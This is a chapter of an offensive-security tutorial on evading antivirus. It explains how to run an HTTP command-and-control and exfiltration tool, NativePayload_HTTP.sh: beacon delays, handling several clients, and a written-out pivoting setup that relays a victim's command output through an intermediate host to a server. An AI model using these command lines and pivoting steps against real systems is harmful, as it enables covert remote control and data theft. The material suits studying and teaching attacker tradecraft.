


# Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part2)

## Simple way for Data Exfiltration via HTTP Traffic (PART2)

### Setting Delay by Server:


as you can see in "Picture 1", client sent Signal to Server by Random Delays, it means your clients have not same behavior to "re-send" signals to server, for example in this case our client had these delays (51859=51 sec, 29811=29 sec and 46159=46 sec). But you can change this delay from "Random" Number to your "Static" Number, as you can see in this "Picture 1" by command "@delay 5" you can set this Delay in client-side to (5 sec) very simple also you can disable this Delay by this command "@delay off". always you can see delay information for each client by this command "@info"



Picture 1: setting Delay to clients

### Help command:

you can see help for "internal" commands by type "@help" command.




Picture 2: NativePayload\_HTTP.sh help command

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
### Interaction to multiple clients and commands:

in this time I want to talk about interaction with multiple clients , as you can in “Picture 3” I had two clients with “IPv4 102 and 103” and both detected by server .in the next “Picture 4” you can see how can use interact commands.



Picture 3: NativePayload\_HTTP.sh and interacting with multiple clients

as I mentioned in “Part1” of this “chapter 12” you can use command “@clients” or “@cli” to show list of clients also you can use “@interact Client-IPv4” or “@ Client-IPv4” to interact to Clients by IPv4 address.




Picture 4: NativePayload\_HTTP.sh and interacting with multiple clients

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
as you can see in "Picture 5", I used "@back" command then I used "@ 192.168.56.103" to interact to second Client but you can do this without "@back" command too, it means you can use directly "@interact IPv4" or "@ IPv4" command always.



Picture 5: NativePayload\_HTTP.sh and interacting with multiple clients

### Delays and Multiple Clients:

you can use "@delay x" command for each client separately. In the next "Pictures 6 and 7" you can see how can do this.



Picture 6: NativePayload\_HTTP.sh and delay for multiple clients




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Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part2)

## Exit Command for Exit Client-side tool (agent):

with “exit” command without “@” your client-side agent will exit , as you can see in “Picture 9”.

**Note:** with command “@exit” your server-side tool will exit.



Picture 9: “exit” command

## Pivoting,(Dumping commands output from (Pivot client) to server by (intermediate system) via indirect traffic):

Pivoting Method step by step:

- step1: Pivot-client executed [ ./NativePayload\_HTTP.sh -dumpcmd pivotclient ]
- step2: Intermediate-system executed (client) [ ./NativePayload\_HTTP.sh -dumpcmd 192.168.56.1 80 0.5 ]
- step3: Server executed [ ./NativePayload\_HTTP.sh -exfilwebserver 80 ]
- step4: intermediate system ---> download Pivot-client IPv4 & command from server >>> server 192.168.56.1:80
- step5: intermediate system ---> send signal “i am your intermediate system & your cmd is [????]” >>> Pivot-client:8080
- step6: Pivot-client system ---> send cmd output to intermediate system >>> intermediate-system:8081
- step7: intermediate-system ---> send cmd output for Pivot-client to server >>> server:80

so we have something like this: **server <----- intermediate <-----> Pivot-client**

as you can see Pivot-client will send CMD output to Intermediate-system so our server will not dump CMD output from Pivot-client directly and it will deliver via indirect exfiltration traffic.

**Note:** my C# code does not support “Pivoting” feature (unfortunately) so it means you can use this feature only by two linux systems.

**Note:** as you can see in the next Pictures with this command “@piv” you can use this feature.

**Note:** for this feature I used “python SimpleHTTPServer” and my code has “bug” unfortunately, sometimes doesn’t works very well I will fix this in next version by migration from “python” to “apache2” ;).

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## Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part2)

The screenshot shows two terminal windows. The left window is an Ubuntu terminal running the command `ifconfig | grep 56` and `./NativePayload_HTTP.sh -dumpcmd 192.168.56.1 80 0.4`. The right window is a Kali terminal running the same `ifconfig` command and `./NativePayload_HTTP.sh -dumpcmd pivotclient`. Below these is a terminal window titled `root@oops: ~/Desktop/NativePayload_HTTP/After Pivot` showing the output of the `@piv` command, including service status, server configuration, and pivoting information.

Picture 10: "@piv" command

This screenshot shows the continuation of the terminal sessions. The left Ubuntu terminal shows the `ls` command failing and the `@piv` command being entered. The right Kali terminal shows the `@piv` command being entered and the resulting output, which includes details about the pivoting client configuration and the execution of `echo test 2`. Below is the `root@oops` terminal window showing the detailed output of the `@piv` command, including the detection of the pivoting client, the configuration of the pivoting client, and the execution of the `echo test 2` command.

Picture 11: "@piv" command

